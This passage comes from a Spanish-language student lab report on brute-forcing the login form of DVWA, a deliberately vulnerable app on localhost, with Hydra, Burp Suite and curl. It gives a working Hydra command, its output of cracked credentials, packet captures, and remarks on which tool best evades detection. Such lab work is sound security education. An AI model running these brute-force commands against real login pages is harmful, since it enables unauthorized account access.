


Figura 27: Codigo html: credencial correcta/credencial incorrecta.

2.10. Instalación y versión a utilizar (hydra)

Para llevar a cabo la extracción de datos mediante fuerza bruta, es esencial utilizar la herramienta Hydra. Se recomienda encarecidamente contar con una versión igual o superior a la 9.5, ya que con las versiones anteriores se generarón inconvenientes con los códigos.

```
rayen@hp:~$ git clone https://github.com/vanhauser-thc/thc-hydra.git
cd thc-hydra
fatal: destination path 'thc-hydra' already exists and is not an empty directory.
rayen@hp:~/thc-hydra$ ./configure
make
sudo make install
```

Figura 28: Verificación de la herramienta hydra.

```
File Edit View Search Terminal Tabs Help
rayen@hp: ~/Documents/crpto/lab2
rayen@hp:~/Documents/crpto/lab2$ hydra --version
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Mactejak - Please do not use in military or secret service organizations, or for illegal purposes (this is
n-binding, these *** ignore laws and ethics anyway).
hydra: invalid option -- '-'
rayen@hp:~/Documents/crpto/lab2$
```

Figura 29: Verificación de la herramienta hydra.

2.11. Explicación de comando a utilizar (hydra)

Antes de comenzar el ataque se debe contar con dos documentos txt, para el usuario y contraseña respectivamente.

```
hydra: invalid option -- '-'
rayen@hp:~/Documents/crpto/lab2$ hydra -L usuarios.txt -P pass.txt 'http-get-form://127.0.0.1:8880/vulnerabilities/brute/:username^USER^&password^PASS^&Log
in=Login:H=Cookie\;PHPSESSID=k4o8ssok3884isii32pob87i27; security=low:F=Username and/or password incorrect'
```

Figura 30: Comando hydra.

en donde:

1. **-L:** indica que debe leer el archivo txt con los nombres de usuario.
2. **-P:** indica que lea las contraseñas del archivo probando cada línea como una contraseña posible.
3. **http-get-form//127.0.0.1:8880/vulnerabilities/brute/:** indica que se utilizará el método HTTP GET para enviar los formularios de autenticación
4. **USER /PASS /Login** indica en donde van los parametros
5. **:H=Cookie PHPSESSID=k4o8ssok3884isii32pob87i27; security=low:** indica un http personalizados para la solicitud, como la cookie de sesión y el nivel de seguridad

2.12. Obtención de al menos 2 pares (hydra)

Tras la ejecución del comando, la herramienta Hydra comienza a iterar automáticamente cada una de las posibles combinaciones a una velocidad superior en comparación con las herramientas previamente utilizadas. Continúa este proceso hasta que se revelan las credenciales coincidentes. Como se observa en el resultado, aunque se encontraron algunas contraseñas, no se logró descubrir la correspondiente al usuario 1337, por consiguiente y dado la eliminación del factor humano, se podría inferir que la contraseña de este usuario posee una complejidad considerablemente mayor.

2.13 Explicación DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

```
hydra: invalid option -- '-'
rayen@hp:~/Documents/cripto/lab25$ hydra -L usuarios.txt -P pass.txt 'http-get-form://127.0.0.1:8880/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie[:PHPSESSID=k4o8ssok3884isi132pob87127; security=low:F=Username and/or password incorrect]'
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is not a binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-18 01:02:38
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1075 login tries (1:5/p:215), ~68 tries per task
[DATA] attacking http-get-form://127.0.0.1:8880/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie[:PHPSESSID=k4o8ssok3884isi132pob87127; security=low:F=Username and/or password incorrect
[8880][http-get-form] host: 127.0.0.1 login: admin password: password
[8880][http-get-form] host: 127.0.0.1 login: smithy password: password
[8880][http-get-form] host: 127.0.0.1 login: gordonb password: abc123
[8880][http-get-form] host: 127.0.0.1 login: pablo password: letmein
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-18 01:02:43
rayen@hp:~/Documents/cripto/lab25$
```

Figura 31: Obtención de credenciales con hydra.

2.13. Explicación paquete curl (tráfico)

Al analizar el tráfico de curl se generan 2 paquetes, un GET del cURL y un RESPONSE del servidor. Esta solicitud incluye parámetros explícitos en la URL para el nombre de usuario y contraseña, lo que es indicativo de un ataque de fuerza bruta. La respuesta del servidor con un código 200 OK y la ausencia de cifrado (no HTTPS) sugieren que la página respondió sin error.

De igual modo la cookie de sesión PHPSESSID presente en los encabezados, manteniendo el estado entre solicitudes.





Figura 32: Tráfico paquetes con curl.

2.14. Explicación paquete burp (tráfico)

En el escenario presentado, cuando se utiliza Burp Suite para el análisis, se observa que se generan dos solicitudes GET al servidor. A estas peticiones, el servidor responde en cada caso con una respuesta correspondiente, además se muestran las respuestas del servidor todas correspondiente al estado HTTP 200, también cookies en la solicitud revelan una sesión de

2.15 Explicación de paquetes de tráfico (Definición de actividades según criterio de rúbrica)

PHP activa, mostrando al igual que el anterior el sistema operativo en donde se está realizando el ataque.



No.	Time	Source	Destination	Protocol	Length	Info
4	0.000324792	172.17.0.1	172.17.0.2	HTTP	890	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
6	0.002100914	172.17.0.2	172.17.0.1	HTTP	1888	HTTP/1.1 200 OK (text/html)
8	0.171195955	172.17.0.1	172.17.0.2	HTTP	889	GET /vulnerabilities/brute/?username=admin&password=123456&Login=Login HTTP/1.1
9	0.172452644	172.17.0.2	172.17.0.1	HTTP	1876	HTTP/1.1 200 OK (text/html)
14	0.293802416	172.17.0.1	172.17.0.2	HTTP	889	GET /vulnerabilities/brute/?username=smithy&password=123456&Login=Login HTTP/1.1
16	0.296186342	172.17.0.2	172.17.0.1	HTTP	1871	HTTP/1.1 200 OK (text/html)
18	0.470129898	172.17.0.1	172.17.0.2	HTTP	890	GET /vulnerabilities/brute/?username=gordonb&password=123456&Login=Login HTTP/1.1
19	0.474786163	172.17.0.2	172.17.0.1	HTTP	1876	HTTP/1.1 200 OK (text/html)
24	0.671504341	172.17.0.1	172.17.0.2	HTTP	888	GET /vulnerabilities/brute/?username=pablo&password=123456&Login=Login HTTP/1.1
26	0.676909137	172.17.0.2	172.17.0.1	HTTP	1871	HTTP/1.1 200 OK (text/html)
28	0.896253271	172.17.0.1	172.17.0.2	HTTP	887	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
29	0.908527231	172.17.0.2	172.17.0.1	HTTP	1876	HTTP/1.1 200 OK (text/html)
34	1.148502473	172.17.0.1	172.17.0.2	HTTP	890	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
36	1.152909196	172.17.0.2	172.17.0.1	HTTP	1888	HTTP/1.1 200 OK (text/html)
38	1.422301088	172.17.0.1	172.17.0.2	HTTP	891	GET /vulnerabilities/brute/?username=smithy&password=password&Login=Login HTTP/1.1
39	1.424994414	172.17.0.2	172.17.0.1	HTTP	1888	HTTP/1.1 200 OK (text/html)

[Bytes in flight: 824]
[Bytes sent since last PSF flag: 824]
TCP payload (824 bytes)
Hypertext Transfer Protocol
Host: localhost:8888
sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8888/vulnerabilities/brute/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=5ghd5gpitk9f9dfa0l8loqhb2; security=low
Cookie pair: security=low
Connection: keep-alive
[Full request URI: http://localhost:8888/vulnerabilities/brute/?username=admin&password=password&Login=Login]
[HTTP request 1/5]
[Response in frame: 0]
[Next request in frame: 8]

Figura 33: Tráfico paquetes con burp.

2.15. Explicación paquete hydra (tráfico)

Para el caso de los paquetes obtenidos por el método hydra la obtención de paquetes es mayor, además como se indica en el User-Agent, las solicitudes GET no contienen cookies ni encabezados de autenticación complejos, ni se muestra el SO del atacante.

2.16 Mención de las diferencias (tráfico)




Figura 34: Tráfico paquetes con hydra.




Figura 35: Tráfico paquetes con hydra.

2.16. Mención de las diferencias (tráfico)

La herramienta Hydra es distingible por la significativa cantidad de tráfico que produce durante su operación, siendo evidente y fácil de detectar durante un ataque, sin embargo ofrece

la ventaja de ocultar eficazmente la identidad del atacante. Por su parte, Burp Suite puede ser menos obvio al generar menos tráfico, y bajo ciertas circunstancias, podría ser capaz de mezclarse con el tráfico HTTP normal, pero tener que agregar el factor humano para comprobar las credenciales no lo hace lo más óptimo. Curl, aunque es más ligera, no captura toda la gama de información que podría estar disponible en el servidor, como recursos multimedia, limitandose solo a extraer el código HTML. Finalmente, en la evidencia presentada de la actividad de Hydra, se omite información como las cookies y detalles del sistema operativo del atacante, contrarestando con los datos capturados de las otras herramientas

2.17. Detección de SW (tráfico)

Para ejecutar un ataque discreto que pueda tolerar una respuesta tardía, Burp Suite podría ser una mejor alternativa debido a su tráfico relativamente bajo y su capacidad de mimetizarse con las solicitudes normales. Por otro lado, en escenarios donde la vigilancia y el monitoreo son limitados o en entornos menos regulados, Hydra es mayor ventajoso por la rapidez operativa, realizando ataques de fuerza bruta con mayor velocidad en comparación con otras herramientas, pero a costa de una mayor visibilidad.

Conclusiones y comentarios

Este laboratorio exploró la ejecución de ataques de fuerza bruta empleando tres herramientas distintas, permitiendo observar tanto sus ventajas como limitaciones. Gracias a los niveles de seguridad intencionalmente reducidos de la aplicación DVWA, se pudo evaluar el desempeño de estas herramientas en un entorno de seguridad mínima. El laboratorio ejemplificó las potenciales complicaciones que enfrentarían estas mismas herramientas al intentar penetrar sistemas con medidas de seguridad más avanzadas y robustas.